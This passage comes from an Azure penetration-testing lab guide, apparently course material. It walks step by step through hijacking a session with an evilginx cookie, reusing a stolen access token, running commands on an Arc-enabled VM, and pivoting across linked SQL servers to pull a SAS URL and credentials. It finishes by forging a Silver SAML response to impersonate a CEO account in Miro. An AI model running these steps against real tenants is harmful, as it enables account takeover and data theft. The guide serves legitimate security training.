



4. Click on Delete

5. Click on Import




6. Paste the JSON from evilginx console.





7. Refresh the browser or browse again to https://portal.azure.com



Sweet! We can access the Azure portal as Adam!


Learning Objective - 16

- Use access token of the user adamjelder to connect to the Oil Corp tenant.
- Abuse the permissions that adamjhelder has on a resource group to execute commands on the FF-machine VM.
- Gather more information from FF-machine.

Solution

Let's get access token for Adam from the browser session where we authenticated using session cookie.

1. Press F12 in the browser and click on Network tab.
2. Make sure that Preserver log checkbox is checked.
3. Click on All Resources. (Note that the portal shows no access to any Azure resources)
4. Search for 'api-version' and copy an access token for ARM API endpoint.



Once we have the token, save it to a variable $accesstoken and use it with the Az PowerShell module:

```
PS C:\AzAD\Tools> $accessToken = "eyJ0eXAiOiJKV1QiLCJhbGciOi..."
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $accessToken -AccountId
'adamjelder@oilcorporation.onmicrosoft.com'


Account         SubscriptionName TenantId
Environment
-------         ---------------- --------                                -------
----
adamjelder@oilcorporation.onmicrosoft.com ops-subscription d6bd5a42-7c65-
421c-ad23-a25a5d5fa57f AzureCloud
```

Check access to Azure resources:

```
PS C:\AzAD\Tools> Get-AzResource


Name              : ff-machine
ResourceGroupName : FFDBMachineRG
ResourceType      : Microsoft.AzureArcData/SqlServerInstances
Location          : eastus
ResourceId        : /subscriptions/bdee4f88-150f-438a-8cee-
7f9f4182364d/resourceGroups/FFDBMachineRG/providers/Microsoft.AzureArcData/Sq
lServerInstances/ff-machine
Tags              :

Name              : ff-machine
ResourceGroupName : FFDBMachineRG
ResourceType      : Microsoft.HybridCompute/machines
Location          : eastus
ResourceId        : /subscriptions/bdee4f88-150f-438a-8cee-
7f9f4182364d/resourceGroups/FFDBMachineRG/providers/Microsoft.HybridCompute/m
achines/ff-machine
Tags              :

[snip]

Name              : ff-machine/SQLQuery1
ResourceGroupName : FFDBMachineRG
ResourceType      : Microsoft.HybridCompute/machines/runcommands
Location          : eastus
ResourceId        : /subscriptions/bdee4f88-150f-438a-8cee-
7f9f4182364d/resourceGroups/FFDBMachineRG/providers/Microsoft.HybridCompute/m
achines/ff-machine/runcommands/SQLQuery1
Tags              :             :
[snip]
```

So, Adam has at least read privileges on the Azure Arc-enabled servers (Hybrid) hosted in FFDBMachineRG resource group. The server also has a SQL Server instance.

All the resources seen in the above output are managed via Azure Lighthouse. Let's confirm if the resources are managed using Azure Lighthouse by checking the subscription information.

```
PS C:\AzAD\Tools> Get-AzSubscription | fl *


Name                      : ops-subscription
Id                        : bdee4f88-150f-438a-8cee-7f9f4182364d
State                     : Enabled
SubscriptionId            : bdee4f88-150f-438a-8cee-7f9f4182364d
TenantId                  : d6bd5a42-7c65-421c-ad23-a25a5d5fa57f
HomeTenantId              : 4a66f99e-095c-40a9-85e1-7f18e1a9969e
ManagedByTenantIds        : {d6bd5a42-7c65-421c-ad23-a25a5d5fa57f}
CurrentStorageAccountName :
SubscriptionPolicies      : {
                              "LocationPlacementId": "Public_2014-09-01",
                              "QuotaId": "PayAsYouGo_2014-09-01",
                              "SpendingLimit": "Off"
                            }
ExtendedProperties        : {[ManagedByTenants, d6bd5a42-7c65-421c-ad23-
a25a5d5fa57f], [SubscriptionPolices,
                            {"locationPlacementId":"Public_2014-09-
01","quotaId":"PayAsYouGo_2014-09-01","spendingLimit":"Off"}], [Account, Adam
J Eder], [AuthorizationSource, RoleBased]...}
CurrentStorageAccount     :
AuthorizationSource       : RoleBased

Tags                      :
```

In the above command output we can see the ManagedByTenantIds is populated and the HomeTenantId and TenantId are different which is also another indication. With this we can confirm the subscription is managed using Azure Lighthouse and the current Tenant is a acting as a service provider.

We can check if there are any registered managed service details by executing the Az PowerShell command mentioned below.

```
PS C:\AzAD\Tools> Get-AzManagedServicesAssignment | fl *


Authorization                                                :
Description                                                  :
EligibleAuthorization                                        :
Id                                                           :
/subscriptions/bdee4f88-150f-438a-8cee-
7f9f4182364d/resourcegroups/FFDBMachineRG/providers/Microsoft.ManagedServices
/registrationnAssignments/64c74f81-c971-5404-a490-2c9783e206eb
ManagedByTenantId                                            :
ManagedByTenantName                                          :
ManageeTenantId                                              :
ManageeTenantName                                            :
Name                                                         : 64c74f81-c971-
5404-a490-2c9783e206eb
PlanName                                                     :
PlanProduct                                                  :
PlanPublisher                                                :
PlanVersion                                                  :
PropertiesRegistrationDefinitionId                           :
```

```
PropertiesRegistrationDefinitionName                        :
ProvisioningState                                           : Succeeded
RegistrationDefinitionId                                    :
/subscriptions/bdee4f88-150f-438a-8cee-
7f9f4182364d/providers/Microsoft.ManagedServices/registrationDefinitions/64c7
4f81-c971-5404-a490-2c9783e206eb

[snip]
```

Now we can also check the privileges that the current user has on those resources by executing the Az PowerShell command mentioned below.

```
PS C:\AzAD\Tools> Get-AzRoleAssignment


RoleAssignmentName : fb9ce925-db6a-4d86-bfc3-bd5f613e9709
RoleAssignmentId   : /subscriptions/bdee4f88-150f-438a-8cee-
7f9f4182364d/resourcegroups/FFDBMachineRG/providers/Microsoft.Authorization/r
oleAssignments/fb9ce925-db6a-4d86-bfc3-bd5f613e9709
Scope              : /subscriptions/bdee4f88-150f-438a-8cee-
7f9f4182364d/resourcegroups/FFDBMachineRG
DisplayName        :
SignInName         :
RoleDefinitionName : Azure Arc VMware VM Contributor
RoleDefinitionId   : b748a06d-6150-4f8a-aaa9-ce3940cd96cb
ObjectId           : d68dca6f-c124-4803-817e-2f55c1942c55
ObjectType         : Unknown
CanDelegate        : False
Description        :
ConditionVersion   :
Condition          :

RoleAssignmentName : f658501f-1b36-4866-83ae-11754f4c9138
RoleAssignmentId   : /subscriptions/bdee4f88-150f-438a-8cee-
7f9f4182364d/resourcegroups/FFDBMachineRG/providers/Microsoft.Authorization/r
oleAssignments/f658501f-1b36-4866-83ae-11754f4c9138
Scope              : /subscriptions/bdee4f88-150f-438a-8cee-
7f9f4182364d/resourcegroups/FFDBMachineRG
DisplayName        :
SignInName         :
RoleDefinitionName : Reader
RoleDefinitionId   : acdd72a7-3385-48ef-bd42-f606fba81ae7
ObjectId           : d68dca6f-c124-4803-817e-2f55c1942c55
ObjectType         : Unknown
CanDelegate        : False
Description        :
ConditionVersion   :

Condition          :
```

So, Adam has Reader privileges and Azure Arc VMware VM Contributor on Arc-enabled server. This allows us to execute commands on the Arc-enabled server.

Recall we saw that SQL Server extension is installed on the server. Let's confirm that!

Note that we need the Az.ConnectedMachine module to run commands on Arc-enabled servers. It is already installed on the student VMs.

Let's run the Az PowerShell command to run commands on the FF-Machine Azure ARC VM and check if SQL Server is running. **Note that the command may take up to 10 minutes to complete!** When you are trying the lab, you may skip the enumeration part if you don't want to wait and move to 'Extract sensitive information from Azure SQL Database' section in Learning Objective-17. By the time all the enumeration commands are executed, the access token may expire :D

Remember to replace **X** with your user ID in SQLQuery**X**.

```
PS C:\AzAD\Tools> New-AzConnectedMachineRunCommand -MachineName 'ff-machine'
-ResourceGroupName 'FFDBMachineRG' -RunCommandName 'SQLQueryX' -Location
'East US' -SourceScript "net start | Select-String 'SQL'"



AsyncExecution                    : False
ErrorBlobManagedIdentityClientId  :
ErrorBlobManagedIdentityObjectId  :
ErrorBlobUri                      :
Id                                : /subscriptions/bdee4f88-150f-438a-8cee-
7f9f4182364d/resourceGroups/FFDBMachineRG/providers/Microsoft.HybridCompute/m
achines/ff-machine/runcommands/SQLQuery1
InstanceViewEndTime               : 2/29/2024 12:00:38 PM
InstanceViewError                 :
InstanceViewExecutionMessage      : RunCommand script execution completed
InstanceViewExecutionState        : Succeeded
InstanceViewExitCode              : 0
InstanceViewOutput                :    SQL Server (MSSQLSERVER)
                                       SQL Server CEIP service (MSSQLSERVER)
                                       SQL Server VSS Writer

[snip]
```

Sweet! We can run commands on the Arc-enabled server and SQL Server services are running on the machine.

Learning Objective – 17

- Check for Linked servers for the SQL instance on Arc-enabled server FF-Machine
- Discover the entire Linked server chain to access an Azure SQL database.
- Extract sensitive information from the Azure SQL database.

Solution

In the previous learning objective, we got command execution on an Azure ARC VM and found a SQL server running on the ARC VM. Let's check if there are any Linked servers to the SQL Server:

Note that the command may take up to 10 minutes to complete! When you are trying the lab, you may skip the enumeration part if you don't want to wait and move to 'Extract sensitive information from Azure SQL Database' section.

```
PS C:\AzAD\Tools> New-AzConnectedMachineRunCommand -MachineName 'ff-machine'
-ResourceGroupName 'FFDBMachineRG' -RunCommandName 'SQLQueryX' -Location
'East US' -SourceScript "sqlcmd -s FF-MACHINE -Q `"EXECUTE ('Select name from
sys.servers')`""


AsyncExecution                    : False
ErrorBlobManagedIdentityClientId  :
ErrorBlobManagedIdentityObjectId  :
ErrorBlobUri                      :
Id                                : /subscriptions/bdee4f88-150f-438a-8cee-
7f9f4182364d/resourceGroups/FFDBMachineRG/providers/Microsoft.HybridCompute/m
achines/ff-machine/runcommands/SQLQuery1
InstanceViewEndTime               : 2/29/2024 1:49:16 PM
InstanceViewError                 :
InstanceViewExecutionMessage      : RunCommand script execution completed
InstanceViewExecutionState        : Succeeded
InstanceViewExitCode              : 0
InstanceViewOutput                : name
                                    ----------------------------------------
----------------------------------------------------------------------------
----------
                                    EDI
                                    ff-machine

                                    (2 rows affected)

[snip]
```

We can see that we have a linked server named EDI in the SQL server on FF-Machine. Let's check if the EDI linked server has any linked server using the following command:

```
PS C:\AzAD\Tools> New-AzConnectedMachineRunCommand -MachineName 'ff-machine'
-ResourceGroupName 'FFDBMachineRG' -RunCommandName 'SQLQueryX' -Location
'East US' -SourceScript "sqlcmd -s FF-MACHINE -Q `"EXECUTE ('Select name from
sys.servers') AT [EDI]`""

AsyncExecution                    : False
ErrorBlobManagedIdentityClientId  :
```

```
ErrorBlobManagedIdentityObjectId  :
ErrorBlobUri                      :
Id                                : /subscriptions/bdee4f88-150f-438a-8cee-
7f9f4182364d/resourceGroups/FFDBMachineRG/providers/Microsoft.HybridCompute/m
achines/ff-machine/runcommands/SQLQuery1
InstanceViewEndTime               : 2/29/2024 2:06:31 PM
InstanceViewError                 :
InstanceViewExecutionMessage      : RunCommand script execution completed
InstanceViewExecutionState        : Succeeded
InstanceViewExitCode              : 0
InstanceViewOutput                : name
                                    ----------------------------------------
----------------------------------------------------------------------------
----------
                                    AZURESQL
                                    EDI

                                    (2 rows affected)

[snip]
```

So, there is another linked server named AZURESQL on the EDI linked server. So, let us try retrieving databases from the AZURESQL linked server command as shown below.

```
PS C:\AzAD\Tools> $ServerName = 'AZURESQL'

PS C:\AzAD\Tools> New-AzConnectedMachineRunCommand -MachineName 'ff-machine'
-ResourceGroupName 'FFDBMachineRG' -RunCommandName 'SQLQueryX' -Location
'East US' -SourceScript "sqlcmd -s FF-MACHINE -Q `"EXECUTE ('sp_catalogs
$ServerName') AT [EDI]`""



AsyncExecution                    : False
ErrorBlobManagedIdentityClientId  :
ErrorBlobManagedIdentityObjectId  :
ErrorBlobUri                      :
Id                                : /subscriptions/bdee4f88-150f-438a-8cee-
7f9f4182364d/resourceGroups/FFDBMachineRG

/providers/Microsoft.HybridCompute/machines/ff-machine/runcommands/SQLQuery1
InstanceViewEndTime               : 2/29/2024 3:09:26 PM
InstanceViewError                 :
InstanceViewExecutionMessage      : RunCommand script execution completed
InstanceViewExecutionState        : Succeeded
InstanceViewExitCode              : 0
InstanceViewOutput                : CATALOG_NAME
FDESCRIPTION


[snip]
master                              FNULL

oilcorp_logistics_database          FNULL

                                    (2 rows affected)
[snip]
```

There is a database named 'oilcorp_logistics_database' in AZURESQL linked server. Now, let us try retrieving the tables from the database using the command as shown below.

```
PS C:\AzAD\Tools> $ServerName = 'AZURESQL'

PS C:\AzAD\Tools> $DBName = 'oilcorp_logistics_database'

PS C:\AzAD\Tools> New-AzConnectedMachineRunCommand -MachineName 'ff-machine'
-ResourceGroupName 'FFDBMachineRG' -RunCommandName 'SQLQueryX' -Location
'East US' -SourceScript "sqlcmd -s FF-MACHINE -Q `"EXECUTE ('sp_tables_ex
@table_server = $ServerName, @table_catalog = $DBName') AT [EDI]`""

[snip]

Finventory                              FTABLE
                                        (582 rows affected)

[snip]
```

Extract sensitive information from Azure SQL Database

In the above output we can see that there is a table named 'inventory' inside the database. Now let's view the table content.


```
PS C:\AzAD\Tools> New-AzConnectedMachineRunCommand -MachineName 'ff-machine'
-ResourceGroupName 'FFDBMachineRG' -RunCommandName 'SQLQueryX' -Location
'East US' -SourceScript "sqlcmd -s FF-MACHINE -Q `"EXECUTE ('SELECT * FROM
[AZURESQL].[oilcorp_logistics_database].[dbo].[inventory]') AT [EDI]`""

InstanceViewOutput                : SerialNo   FCatagory

[snip]

1Fhttps://expansionplans.blob.core.windows.net/?sv=2022-11-
02&ss=b&srt=sco&sp=rltfx&se=2027-03-30T00:54:26Z&st=2024-03-
29T16:54:26Z&spr=https,http&sig=0%2BsVqVNtkApYeNxo643pz3NJOeQ4mBJlmPd%2Bmo%2F
bXYA%3D

                                        (1 rows affected)

[snip]
```

We found a SAS URL in the Azure SQL database.

Let's use Azure storage explorer to connect to the storage account using the SAS URL

1. Open storage explorer -> Click on Open Connect Dialog
2. Select Storage account or service and select Shared access signature URL (SAS)
3. Paste SAS URL in the Service URL and click next.
4. Now click on connect to connect to the storage account.

On connecting, we are connected to a storage account named 'expansionplans'. It contains a container called 'analysisreport'. The container has some interesting blob and Folder.



On downloading, we find clear-text credentials for LyndiaRMullins@oilcorpoperations.onmicrosoft.com in Credentials.txt file.

The folder Miro_Certificate contains a PFX file Miro_Certificate.pfx and the file 'Confidential Details.txt' contains export password for the certificate - SecretPass@123


Learning Objective - 18

- Access the MIRO application as the user Lyndia in Oil Corp - Operations and capture the SSO request.
- Execute the Silver SAML attack by abusing the SAML signing certificate to access the MIRO application as eatoceo user.


Solution

Let's use the credentials of the user Lyndia to login to the Azure portal. We will find out that the user doesn't have access to any Azure resource. Use the following steps for enumeration:


1. Search for and go to Entra ID and look for the profile of the current user Lyndia.



2. Click on Applications in the left pane and we will find that user can access enterprise application Miro.



3. Go to Enterprise Applications -> Miro -> Single sign-on




We could see that a certificate with tumbprint '8D7F5649D15161C8D48BE8939206D2DFBD9129B0' is used for SAML SSO. Let's compare this with thumbprint of the Miro_Certificate.pfx using the following command:

```
PS C:\AzAD\Tools> Get-PfxCertificate -FilePath
C:\Users\studentuserX\Downloads\Miro_Certificate.pfx
Enter password: **************


Thumbprint                                Subject
----------                                -------
8D7F5649D15161C8D48BE8939206D2DFBD9129B0  CN=mirosaml@oilcorpoperations.com
```

Sweet! We have the SAML response signing certificate for the Miro app.

If we go to the 'Users and groups' section of the Miro enterprise application, we will see that another user 'eatoceo' also has access to the app.




Execute Silver SAML Attack

Let's use the Silver SAML attack to access Miro as eatoceo user.

Intercept the traffic while logging into Miro as LyndiaRMullins. We will use BurpSuite for that. Remember to close storage explorer and other applications before starting Burp. Follow these steps:

1. Start Burp, go to Proxy -> Open browser and go to miro.com in the Burp's browser -> Login -> Click on 'You can also continue with SSO'




2. Enter LyndiaRMullins@oilcorpoperations.onmicrosoft.com in the email field and click on 'Continue to SSO'

3. We will be redirected to Microsoft login page. Enter LyndiaRMullins@oilcorpoperations.onmicrosoft.com

4. Tun the Intercept to on in Burp

5. Enter the password for Lyndia that we got earlier

We need to capture the POST request sent to the SAML endpoint of Miro. This is how it should look like in BurpSuite.



Right click on the request and send to repeater.

Then, execute the following command using silversamlforger tool to forge a SAMLResponse

```
C:\AzAD\Tools>C:\AzAD\Tools\SilverSamlForger-
main\SilverSAMLForger\bin\Release\net6.0\SilverSAMLForger.exe generate --
pfxPath C:\Users\studentuserX\Downloads\Miro_Certificate.pfx --pfxPassword
SecretPass@123 --idpid https://sts.windows.net/4a66f99e-095c-40a9-85e1-
7f18e1a9969e/ --recipient https://miro.com/sso/saml --subjectnameid
eatoceo@oilcorpoperations.onmicrosoft.com --audience
https://miro.com/sso/saml --attributes
http://schemas.microsoft.com/identity/claims/tenantid=4a66f99e-095c-40a9-
85e1-
7f18e1a9969e,http://schemas.microsoft.com/identity/claims/objectidentifier=99
2ec6ca-97e5-4ebf-a57a-
2a7fdf0412b2,http://schemas.microsoft.com/identity/claims/displayname=eatoceo
,http://schemas.microsoft.com/identity/claims/identityprovider=https://sts.wi
ndows.net/4a66f99e-095c-40a9-85e1-
7f18e1a9969e/,http://schemas.microsoft.com/claims/authnmethodsreferences=http
://schemas.microsoft.com/ws/2008/06/identity/authenticationmethod/password,ht
```

```
tp://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress=eatoceo@oilcorpoperations.onmicrosoft.com,http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name=eatoceo@oilcorpoperations.onmicrosoft.com
```

Now, copy the response in SAMLResponse parameter in the POST request we have in the repeater tab. Make sure you delete the cookie header and its value from the request before sending it.

Now, click on 'Send' and we get a 308 response code redirecting to /sso/saml

Click on ‘Follow redirection’ we get a 303 response code and right click on the response and select ‘Show Response in Browser‘ and copy the URL. Make sure that Intercept is off in the Proxy tab of Burp.

Open an Incognito tab in Burp Chrome and paste the URL.

And we can see that we have access to Miro as eatoceo user.